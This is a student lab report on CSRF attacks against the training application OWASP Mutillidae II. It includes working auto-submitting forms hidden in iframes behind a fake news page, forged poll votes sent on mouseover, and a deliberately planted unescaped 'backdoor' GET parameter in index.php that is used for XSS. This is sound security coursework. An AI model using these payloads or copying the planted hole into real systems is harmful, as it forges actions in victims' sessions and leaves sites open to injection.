



HACETTEPE ÜNİVERSİTESİ

BBM459

Secure Programming Laboratory

CSRF ATTACK Resit Assignment


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Description

In this assignment, I covered CSRF attacks as a topic. In this context, I took advantage of the CSRF Vulnerability by forcing the user without knowing anything while doing my attacks. I have organized a breaking news website so that the user is not aware of the situation. There are 3 current news on the website. When the user clicks on each of these news, he/she performs the attacks specified in Experiment 1.


Experiment 1

My website view



- **Page for adding a blog entry:** A new blog entry is going to be added to the users blog with an HTTP POST request. Result of the attack is going to be validated from View Blogs (from Mutillidae) link.

My website view when the user clicks on the first news



Solution

When the user clicks on the first news, the addNewBlog.php file that I wrote runs in the background. The addNewBlogScript.php file, which is another file I wrote, is called through the iframe I embedded in this file. The reason why I used an iframe was that when I sent a request to add a new blog, I did not want the interface to appear in the response of the outgoing request. Thanks to the Iframe, I keep the user unaware of the situation because the returning website stays only in that frame and I turn off the display of that frame.

By adding a blog through the interface, I tried out which request I should send and realized I needed to submit a form. You can see the network flow of the request I sent from the interface in the Network section below. Looking at this Network flow, I added this form data into the addNewBlogScript.php file and submitted that form as soon as this code worked.

I added the "hacked from addNewBlog successfully!" text to the block as a result of my POST request. You can see it in the Proof section.

Network

[illegible]

Form Data for Attack:

▼ **Form Data** [view source](#) [view URL-encoded](#)

csrf-token:

blog_entry: test

add-to-your-blog-php-submit-button: Save Blog Entry

Code

addNewBlogScript.php

```
<html>

<body>
<form id="addToBlogFrom" method="post"
action="http://192.168.1.41/mutillidae/index.php?page=add-to-your-blog.php">
<input name="csrf-token" value="" />
<textarea name="blog_entry">hacked from addNewBlog successfully!</textarea>
<input name="add-to-your-blog-php-submit-button" value="Save Blog Entry" />
</form>
<script>
document.addEventListener('DOMContentLoaded', function () {
document.getElementById('addToBlogFrom').submit();
}, false);
</script>
</body>

</html>
```


Proof

The screenshot shows the OWASP Mutillidae II web application interface. The top navigation bar includes links for Home, Logout, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data. The main content area displays a "Welcome To The Blog" message and a "Add New Blog Entry" form. The form contains a text area with the text "hacked from addNewBlog successfully!" and a "Save Blog Entry" button. Below the form, a "View Blogs" link is visible. A red box highlights the "View Blogs" link and the table below it. The table shows 14 current blog entries, with the first entry being the one just added.

	Name	Date	Comment
1	mark	2023-07-04 15:54:46	hacked from addNewBlog successfully!

- **Page for registering a new user: A new user is going to be registered to the system with an HTTP POST request. Result of the attack is going to be validated from login page (from Mutillidae).**

My website view when the user clicks on the second news



Solution

When the user clicks on the second news, the registerUser.php file that I wrote runs in the background. The registerUserScript.php file, another file I wrote via iframe, which I also use when adding a new blog, is called into this file. The reason I used an iframe was that, as I mentioned before when I sent a request to add a new block, I did not want the interface to appear in the response of the outgoing request. Thanks to the Iframe, I keep the user unaware of the situation because the returning website stays only in that frame and I turn off the display of that frame.

I tested which request I should send by registering a new user through the interface and I understood that I had to submit a form. The Network section below shows the Network flow of the request I sent from the interface. Looking at this Network flow, I added this form data into the registerUserScript.php file and submitted that form as soon as this code worked.

As a result of my POST request, the user I added, hackedUser, was registered. You can check it out in the proof section.

Network

The screenshot shows a web browser's network developer tool. The left pane lists various resources, including CSS files, JavaScript files, and images. The right pane shows the details of a selected request: `index.php?page=register.php`. The request is a POST method. The headers section shows the logged-in user as 'mark' and various server and client details. The form data section, highlighted with a red box, contains the following data:

- `csrf-token:`
- `username: test`
- `password: test`
- `confirm_password: test`
- `my_signature: test`
- `register-php-submit-button: Create Account`


Code

registerUserScript.php

```
<html>
<body>
<form id="registerUserFrom" method="post"
action="http://192.168.1.41/mutillidae/index.php?page=register.php">
<input name="csrf-token" value="" />
<input name="username" value="hackedUser"/>
<input name="password" value="hackedUser"/>
<input name="confirm_password" value="hackedUser"/>
<textarea name="my_signature" value="created from
registerUserScript">hackedUser</textarea>
<input name="register-php-submit-button" value="Save Blog Entry"/>
</form>
```


```
<script>
document.addEventListener('DOMContentLoaded', function() {
document.getElementById('registerUserFrom').submit();
}, false);
</script>
</body>
</html>
```

Proof




- **Page for voting:** Voting for a security tool is going to be performed. You are going to perform attacks with both HTTP GET and POST requests. Also JavaScript is going to be used through onmouseover event. Result of the attack is going to be validated from View Log (from Mutillidae) link.

My website view when the user clicks on the third news before hover



My website view when the user clicks on the third news after hover



Solution

When the user clicks on the last news, the voting.php file I wrote runs in the background. When the user moves his mouse over the “HOVER TO SEE SALARY” section, the salary appears and the hack function I wrote in the voting.php file starts running in the background. This time, unlike the others, I didn't need to embed an extra iframe because this time, it was enough to just send the request since the requests I made did not return an interface.

By adding a blog via the interface, I was able to test which request I should make and confirm which URL I should request with which parameters. The Network section below lets you view the network flow of the request I sent from the interface. Using the fetch API in the voting.php file, I added these requests to the code after taking a look at the network flow, and as soon as this code was executed, I sent those fetch requests.

In accordance with my POST and GET requests, I voted nmap and tcpdump on the user's behalf. You can check it out in the proofs section.

Network

The screenshot shows the OWASP Mutillidae II web application interface. The main content area displays a 'User Poll' section where users can choose their favorite security tool from a list including nmap, Wireshark, tcpdump, netcat, metasploit, kismet, Cain, Ettercap, Paros, Burp Suite, Sysinternals, and inSiDder. The user has selected 'nmap' and their initials are 'test2'. A 'Submit Vote' button is visible. Below the poll, there is a 'CSRF Protection Information' section showing a posted token and expected token.

On the right side, the browser's developer tools are open, showing the 'Network' tab. A red box highlights the request details for the URL `http://192.168.1.41/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=test2&user-poll-php-submit-button=Submit+Vote`. The request method is GET, and the status code is 200 OK. The response headers show the content type as text/html and the server as Apache/2.2.14 (Ubuntu).

Code

```
<html>

<body class="hoverEffect">
<div class="wrapper">
<div class="buttonWrapper">
<button type="submit" onclick="returnHome()">Return to Home Page</button>

</div>


<h1 class="title">RAISE NEWS!</h1>
<div class="newsDetail">The government announced the civil servant salary as&nbsp;
<span id="hoverToSee" class="hoverToSee">HOVER TO SEE SALARY</span>
<span id="salary" class="salary">22000 TL.</span>
</div>
</div>
<script>
const hiddenPart = document.getElementById('hoverToSee')
const salaryPart = document.getElementById('salaryPart')

hiddenPart.addEventListener("mouseover", (event) => {
hiddenPart.style.display = "none";
salary.style.display = "block";
hack();
});

function hack() {
fetch("http://192.168.1.41/mutillidae/index.php?page=user-poll.php&csrf-token=&" +
"choice=nmap&initials=hackedtest&user-poll-php-submit-button=Submit+Vote",
{
```

```

method: "POST",
});
fetch("http://192.168.1.41/mutillidae/index.php?page=user-poll.php&csrf-token=&" +
"choice=tcpdump&initials=hackedtest&user-poll-php-submit-button=Submit+Vote",
);
}

const returnHome = () => {
location.assign('http://localhost:3000/index.php');
};
</script>

<style>

.hoverToSee {
text-decoration: underline;
font-style: italic;
font-weight: 700;
}


.hoverToSee:hover {
cursor: pointer;
}
</style>
</body>

</html>

```

Proofs

GET Request:



POST Request:

The screenshot shows the Network tab of a web browser's developer tools. A list of requests is on the left, with 'index.php?page=user-poll.php' selected. The main pane shows the details of this request:

- General:**
 - Request URL: http://192.168.1.41/mutillidae/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=hackedtest&user-poll-php-submit-button=Submit+Vote
 - Request Method: POST
 - Status Code: 200 OK
 - Remote Address: 192.168.1.41:80
 - Referrer Policy: no-referrer-when-downgrade
- Request Headers:**
 - Provisional headers are shown
 - Content-type: application/x-www-form-urlencoded
 - Origin: http://localhost:3000
 - Referer: http://localhost:3000/voting.php
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36
- Query String Parameters:**
 - page: user-poll.php
 - csrf-token:
 - choice: nmap
 - initials: hackedtest
 - user-poll-php-submit-button: Submit Vote

View Log:

The screenshot shows a web application interface with a 'Log' section. At the top, it says 'Version: 2.6.24', 'Security Level: 0 (Hosed)', 'Hints: Enabled (1 - 5cr1pt K1dd1e)', and 'Logged In User: mark (mark)'. Below this are links for 'Home', 'Logout', 'Toggle Hints', 'Show Popup Hints', 'Toggle Security', 'Enforce SSL', 'Reset DB', 'View Log', and 'View Captured Data'. The 'Log' section has a 'Back' button and a 'Help Me!' button. Below these are 'Hints' and a table of log records.

229 log records found

Hostname	IP	Browser Agent	Page Viewed	Date/Time
192.168.1.104	192.168.1.104	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36	User visited: show-log.php	2023-07-04 16:39:54
192.168.1.104	192.168.1.104	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36	User voted for: tcpdump	2023-07-04 16:39:48
192.168.1.104	192.168.1.104	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36	User visited: user-poll.php	2023-07-04 16:39:48

Experiment 2

1. Add a new GET parameter to index.php of the Mutillidae Application. The new GET parameter should be printed to the index.php, and open to XSS attacks.

Solution

In this part, I am asked to add a GET parameter to the index.php file in the Mutillidae Application so that the program is open to XSS attacks. I added the following code block to the starting session part of the index.php file.

Through this code block I added, I have made the program a way that I can run the script I want with the "backdoor" parameter. While examining the index.php code, I saw that the \$_GET code part was used when adding the parameters which I used in the previous tasks so I used this.

When I researched, I found out that there is a PHP super global variable that is used to collect form data after submitting an HTML form with \$_GET. In the Proof section below, you can see the "backdoor" parameter I used while testing and the result of the script I embedded.

Code

```
GNU nano 2.2.2      File: index.php

require_once ( __ROOT__.'./classes/BubbleHintHandler.php' );
require_once ( __ROOT__.'./classes/RemoteFileHandler.php' );
require_once ( __ROOT__.'./classes/RequiredSoftwareHandler.php' );


/* -----
 * INITIALIZE SESSION
 * ----- */
//initialize session
if (strlen(session_id()) == 0){
    session_start();
}

echo $_GET["backdoor"];

// initialize security level to "insecure"
// -----
if (!isset($_SESSION['security-level'])){
    $_SESSION['security-level'] = '0';
}

/* -----
 * ENFORCE SSL
 * -----
 * If the user would like to enforce the use of SSL,
    [ Wrote 663 lines ]
^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text   ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

Proof




2. Set the Security Level to 1 and add some blog posts to analyze the POST and GET data. Report your observations in detail.


Solution

In this part, I am asked to analyze the requests by adding a blog when the security level is zero and one. While the security level was zero, I analyzed the blog add request I sent from the network and saw that the "csrf-token" form variable was submitted empty. When I increased the security level to 1 and sent the same request again, I saw that the same form variable was replaced with the value 7777. When I increased the security level, the "csrf-token" value was changed to 7777 to prevent CSRF attacks because without the token, the attacker cannot send valid requests.

Network when the security level is 0



Network when the security level is 1



3. Create a GET request with an XSS attack and embed a script to index page. Remember to login beforehand.

Solution

In this section, I embedded a PHP script in the URL with the backdoor parameter I created and added a blog to the user through this script. As mentioned above, I logged in before and since I logged in, I made a request by giving the value 7777 in the csrf-token parameter because as I mentioned above, this request would be invalid when the token variable was empty. Below you can see the URL part of the request I sent, the PHP code I embedded and the result.


XSS attack URL



Code

```
<?php  
  
echo '  
<body>  
<form id="addToBlogFrom" method="post"  
action="http://192.168.1.41/mutillidae/index.php?page=add-to-your-blog.php">  
<input name="csrf-token" value="7777" />  
<textarea name="blog_entry">blog added from xss attack</textarea>  
<input name="add-to-your-blog-php-submit-button" value="Save Blog Entry" />  
</form>  
<script>  
document.addEventListener("DOMContentLoaded", function () {  
document.getElementById("addToBlogFrom").submit();  
}, false);  
</script>  
</body>'  
  
?>
```

Proof



4. With this script, forge three POST request: The same requests in Section 2.2. Report your steps in detail.f

When I tried to send the same request 3 times by adding a script, I could only send this request once, as seen above. The reason for this is that when I submitted the form, my other 2 form requests were not sent because the current page was redirected to another page.